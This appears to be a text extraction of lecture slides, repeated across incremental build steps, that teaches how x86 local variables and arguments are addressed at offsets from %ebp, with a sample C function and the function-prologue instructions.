
Q: Where is (this) loc2?



ACCESSING VARIABLES

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int  loc2;
    int  loc3;
    loc2++;
}
```


Q: Where is (this) loc2?



ACCESSING VARIABLES

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int  loc2;
    int  loc3;
    loc2++;
}
```


Q: Where is (this) loc2?



ACCESSING VARIABLES

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int  loc2;
    int  loc3;
    loc2++;
}
```

Q: Where is (this) loc2?



%ebp A memory address


(%ebp) The value at memory address %ebp (like dereferencing a pointer)

Expression	Value
-4(%ebp)	loc1[0]
-2(%ebp)	loc1[2]
-8(%ebp)	loc2
-C(%ebp)	loc3
+8(%ebp)	arg1
+C(%ebp)	arg2

NOTATION

0xbfff03b8 %ebp A memory address

0xbfff0720 (%ebp) The value at memory address %ebp
(like dereferencing a pointer)




NOTATION

0xbfff03b8 %ebp A memory address

0xbfff0720 (%ebp) The value at memory address %ebp
(like dereferencing a pointer)

pushl %ebp




NOTATION

0xbfff03b8 %ebp A memory address

0xbfff0720 (%ebp) The value at memory address %ebp
(like dereferencing a pointer)

```
pushl %ebp
```

```
movl    %esp %ebp /* %ebp = %esp */
```




NOTATION

0xbfff03b8 %ebp A memory address

0xbfff0720 (%ebp) The value at memory address %ebp
(like dereferencing a pointer)

pushl %ebp

```
movl    %esp %ebp /* %ebp = %esp */
```




NOTATION

~~0xbfff03b8~~ `%ebp` A memory address
`0xbfff0200`

~~0xbfff0720~~ `(%ebp)` The value at memory address `%ebp`
`0xbfff03b8` (like dereferencing a pointer)

`pushl %ebp`

`movl %esp %ebp` `/* %ebp = %esp */`



NOTATION


~~0xbfff03b8~~ `%ebp` A memory address
`0xbfff0200`

~~0xbfff0720~~ `(%ebp)` The value at memory address `%ebp`
`0xbfff03b8` (like dereferencing a pointer)

`pushl %ebp`

`movl %esp %ebp` `/* %ebp = %esp */`

`movl (%ebp) %ebp` `/* %ebp = (%ebp) */`



NOTATION


~~0xbfff03b8~~ `%ebp` A memory address
`0xbfff0200`

~~0xbfff0720~~ `(%ebp)` The value at memory address `%ebp`
`0xbfff03b8` (like dereferencing a pointer)

`pushl %ebp`

